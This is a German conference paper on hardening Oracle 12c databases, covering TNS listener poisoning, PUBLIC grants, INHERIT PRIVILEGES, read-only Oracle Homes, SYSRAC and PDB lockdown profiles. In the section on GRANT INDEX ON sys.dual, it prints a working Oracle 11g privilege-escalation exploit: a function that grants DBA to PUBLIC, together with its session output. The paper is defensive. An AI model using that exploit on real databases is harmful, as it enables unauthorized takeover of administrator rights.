Härtung von Oracle12c Release 1 & 2 Datenbanken

Norbert Debes
Externer Oracle Datenbankadministrator am Deutschen Patent und Markenamt München

Schlüsselworte: Datenbanksicherheit, Härtung, Oracle12c, Multitenant, ASM

Einleitung

Der Vortrag behandelt Härtungsmaßnahmen für Oracle-Datenbanken der Versionen 12c Release 1 sowie 12c Release 2 unter Bezugnahme auf ein Härtungsvorhaben am Deutschen Patent- und Markenamt. Berücksichtigt werden u.a. neue Möglichkeiten, um Privilegieneskalation per SQL Injection zu verhindern. Sicherheit im Umfeld der Multitenant-Option wird ebenfalls diskutiert. Außerdem werden besondere Aspekte der Härtung im Rahmen von Grid Infrastructure (RAC, Oracle Restart, ASM) angesprochen.

TNS Listener Poison Angriff von 2008 (CVE-2012-1675)

Beim TNS Listener Poison Angriff aus dem Jahr 2008 geht es um den Angriffstyp "Mann in der Mitte". Die Angriffsmöglichkeit wurde von Joxean Koret an Oracle gemeldet. Oracle Corp. reagierte mehrere Jahre später mit verschiedenen Absicherungsmöglichkeiten für den TNS Listener. Die Angriffsmethode ist wie folgt: Ein Programm gibt sich gegenüber dem TNS Listener als RDBMS Instanz aus und registriert eine weitere Instanz für einen von der eigentlichen RDBMS Instanz angebotenen Dienst. Im Rahmen der Lastverteilung werden dem angreifenden Programm Datenbanksitzungen zugeteilt. Für eingehende Datenbanksitzungen agiert der Angreifer wie ein Proxy und leitet die Datenpakete an die reale RDBMS Instanz weiter. Zu einem gegebenen Zeitpunkt oder bei Abmeldung des Datenbankklienten übernimmt der Angreifer die Kontrolle über die Datenbanksitzung.
Der Schutz besteht darin, dass Dienstregistrierungen nicht mehr von beliebigen Systemen im Netzwerk angenommen werden. Bei Single Instance Konfigurationen erfolgt dies in der Version 12 durch die Parametereinstellung VALID_NODE_CHECKING_REGISTRATION_<listener_name>=ON. Bei RAC-Systemen wird die Registrierung auf eine High Availability IP-Address (HAIP) im Netzt 169.254.0.0/16 umgeleitet, wobei die HAIP nur vom Cluster selbst erreichbar sein darf. Hierdurch können sich Systeme außerhalb des Clusters nicht beim Listener registrieren.

HAIP (link-local Netz 169.254.0.0/16)



Abb. 1: High Availability IP-Adressen (HAIPs) werden als zusätzliche IP-Adressen an den Netzwerkadapter für das private Netzwerk des Clusters gebunden.

Leider ist Version 12c nicht immer geschützt. Oracle Restart ist weiterhin angreifbar, solange der Angreifer im selben Subnetz wie der Datenbankserver operiert (Bug 26739452). Oracle RAC ist mitunter nach einem Upgrade von 11g auf 12c angreifbar, da u.U. die Umleitung auf die HAIP nicht aktiviert ist (Bug 24462646). Auf beide Schwachstellen wird in CVE-2012-1675 nicht hingewiesen. Oracle Corp. hat es bisher versäumt für eine Aktualisierung von CVE-2012-1675 zu sorgen. Für Bug 24462646 gibt es seit Oktober 2016 eine Fehlerbehebung.

Privilegieneskalation mit GRANT INDEX ON sys.dual TO PUBLIC

Der Sicherheitsforscher David Litchfield hat 2015 in der von Oracle ausgelieferten vorgefertigten Datenbank (seed database) der Oracle E-Business Suite eine Hintertür für eine Privilegieneskalation entdeckt. Oracle konnte keine Aussage machen, warum diese Hintertür existiert und woher sie kommt.
URL:
https://www.theregister.co.uk/2015/01/20/oracle_readies_to_patch_gobsmacking_vulnerability_tomorrow
Oracle11g ist wie folgt durch die Hintertür angreifbar:

```
SYS:SQL> GRANT INDEX ON sys.dual TO PUBLIC /* Auslieferungszustand
*/;
```

```
NODEBES:SQL> SELECT GRANTED_ROLE from dba_role_privs WHERE
grantee='PUBLIC';

no rows selected
NODEBES:SQL> SET ROLE dba;
SET ROLE dba
*
ERROR at line 1:
ORA-01924: role 'DBA' not granted or does not exist

NODEBES:SQL> CREATE OR REPLACE FUNCTION exploit(arg1 varchar2)
RETURN varchar2 deterministic
AUTHID CURRENT_USER
IS
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
        EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
        RETURN arg1;
END;
/
Function created.
NODEBES@dpe> CREATE INDEX ndidx ON sys.dual
(nodebes.exploit(dummy));

Index created.
NODEBES@dpe> SELECT GRANTED_ROLE from dba_role_privs WHERE
grantee='PUBLIC';

GRANTED_ROLE
------------------------------
DBA
NODEBES@dpe> SET ROLE dba;

Role set.
```

Der Angriff funktioniert mit Oracle12c nicht mehr.
Die Lehre aus dem Vorfall ist, dass grundsätzlich nie eine vorgefertigte Datenbank verwendet werden darf, da diese unbekannte Sicherheitslücken enthalten kann. Jeder DBA muss wissen, dass der DBCA (Database Configuration Assistant) mit vorgefertigten Datenbanken ausgeliefert wird. Die einzige sichere Variante im Umgang mit DBCA besteht darin die Option "Custom Database" zu verwenden. Bei dieser wird eine Datenbank von Grund auf neu mit CREATE DATABASE angelegt. Die anderen Möglichkeiten restaurieren mittels RMAN eine vorgefertigte Datenbank und benennen diese lediglich um.

JServer
Java in der Datenbank (JServer) sollte nur dann installiert werden, wenn die Funktionalität tatsächlich benötigt wird.
David Litchfield hat aufgezeigt, wie mit DBMS_SQL und DBMS_JAVA_TEST beliebige SQL-Anweisungen ausgeführt werden können.
Siehe URL: http://www.davidlitchfield.com/Exploiting_PLSQL_Injection_on_Oracle_12c.pdf

Auch in Version 12 existiert die Berechtigung EXECUTE für PUBLIC auf DBMS_SQL. Diese sollte entfernt werden. Stattdessen sollten basierend auf den Daten in DBA_DEPENDENCIES die GRANTs nur an einzelne Schemata vergeben werden:

```
GRANT EXECUTE ON SYS."DBMS_SQL" TO "XDB";
GRANT EXECUTE ON SYS."DBMS_SQL" TO "SYSTEM";
GRANT EXECUTE ON SYS."DBMS_SQL" TO "CTXSYS";
GRANT EXECUTE ON SYS."DBMS_SQL" TO "ORACLE_OCM";
GRANT EXECUTE ON SYS."DBMS_SQL" TO "GSMADMIN_INTERNAL";
```

INHERIT PRIVILEGES

Die Berechtigung INHERIT PRIVILEGES ist ein neuer Schutz vor Privilegieneskalation ab 12cR1. Der Benutzer SYS vertraut in 12c keinem PL/SQL Objekt, das mit Invoker Rights angelegt wurde, wodurch eine Privilegieneskalation verhindert wird.

```
REVOKE INHERIT PRIVILEGES ON USER <invoker> FROM PUBLIC;
GRANT INHERIT PRIVILEGES ON USER <invoker> TO <IR owner>;
```

Die Vergabe von INHERIT PRIVILEGES an PL/SQL Objekte über eine Rolle ist ab 12cR2 möglich. Neue Objekte können nicht für eine Privilegieneskalation verwendet werden, wenn INHERIT PRIVILEGES mit der o.a. Syntax dem Schema entzogen wurde.

Oracle Home ohne Schreibrechte

Im Installationsverzeichnis des RDBMS werden nur in ganz wenigen Verzeichnissen Schreibrechte benötigt. Schreibrechte sind u.a. in <OH>/dbs und <OH>/rdbms/audit bzw. log notwendig. Manipulationen am Installationsverzeichnis werden verhindert, indem dieses in einem Dateisystem liegt, das ohne Schreibrecht eingehängt wird (mount -o ro). Die von SQL*Plus verwendete Datei glogin.sql wird hierdurch ebenfalls geschützt.
Die wenigen Verzeichnisse, die Schreibrechte benötigen, können diese entweder über symbolic links auf Verzeichnisse oder durch Verwendung separater Dateisysteme mit Schreibrecht erhalten.

GRANT EXECUTE TO PUBLIC

Oracle12c vergibt GRANT EXECUTE TO PUBLIC auf 272 Packages. Mehrere Packages könnten bisher nicht bekannte Sicherheitslücken enthalten. Die einzige konsequente Lösung besteht darin, für kein einziges Paket die Ausführung durch PUBLIC zu erlauben. Stattdessen vergibt man gemäß des Ansatzes minimaler Berechtigungen nur die tatsächlich benötigten Rechte.

ASMFD

Der ASM Filter Driver bietet beim Einsatz von ASM für RAC oder Oracle Restart bestmöglichen Schutz der Datenbanken, da Zugriffe durch Drittsoftware unterbunden werden.

Deaktivierung / AS SYSDBA

In der Version 12cR2 kann nun endlich auch für Oracle RAC und Oracle Restart Umgebungen auf CONNECT / AS SYSDBA verzichtet werden. Somit kann nicht länger jeder, der Zugang zum Betriebssystemkonto root oder zum Installationseigentümer des RDBMS hat, die volle Kontrolle über eine RDBMS Instanz und die Daten in der geöffneten Datenbank übernehmen. Wird der OSDBA Gruppe in der Datei $ORACLE_HOME/rdbms/lib/config.[cs] kein Gruppenname zugeordnet und der Oracle Kern neu gebaut, so ist CONNECT / AS SYSDBA nicht länger möglich. Datapatch kann mit dem Schalter sowie Argument -userid SYS und Passwort verwendet werden.

SYSRAC
Durch die Einführung der neuen Berechtigung SYSRAC in 12cR2 und durch deren Verwendung mit den Grid Infrastructure Agenten für das Starten und Stoppen von RDBMS Instanzen, ist CONNECT / AS SYSDBA unnötig geworden. Stattdessen wird CONNECT / AS SYSRAC verwendet.

Multitenant Option und LOCKDOWN Profile
Die Verwendung von Multitenant zusammen mit LOCKDOWN Profilen ermöglicht in 12cR2 sehr restriktive Berechtigungen für sog. pluggable databases.

```
ALTER LOCKDOWN PROFILE secure_pdb DISABLE FEATURE =
('NETWORK_ACCESS','OS_ACCESS');
ALTER LOCKDOWN PROFILE secure_pdb
DISABLE STATEMENT = ('ALTER SESSION')
CLAUSE = ('SET')
OPTION = ('SORT_AREA_SIZE')
MINVALUE = '65536'
MAXVALUE = '1048576';
ALTER SYSTEM SET pdb_lockdown='SECURE_PDB';
```

Weitere Themen
Weitere Themen, die bei einem Härtungsvorhaben für das Oracle DBMS nicht fehlen dürfen, sind:

- Härtung TNS Listener
- Advanced Security für verschlüsselten Netzwerkverkehr von Oracle Net
- Passwortkomplexität
- Auditing
- Rolle DBA
- Temporäre statt dauerhafte CREATE-Berechtigungen
- Setuid Programme
- External Jobs

Kontaktadresse:

Norbert Debes
Deutsches Patent- und Markenamt
Zweibrückenstraße 12
D-80331 München

E-Mail norbert.debes.ext@dpma.de
Internet: www.dpma.de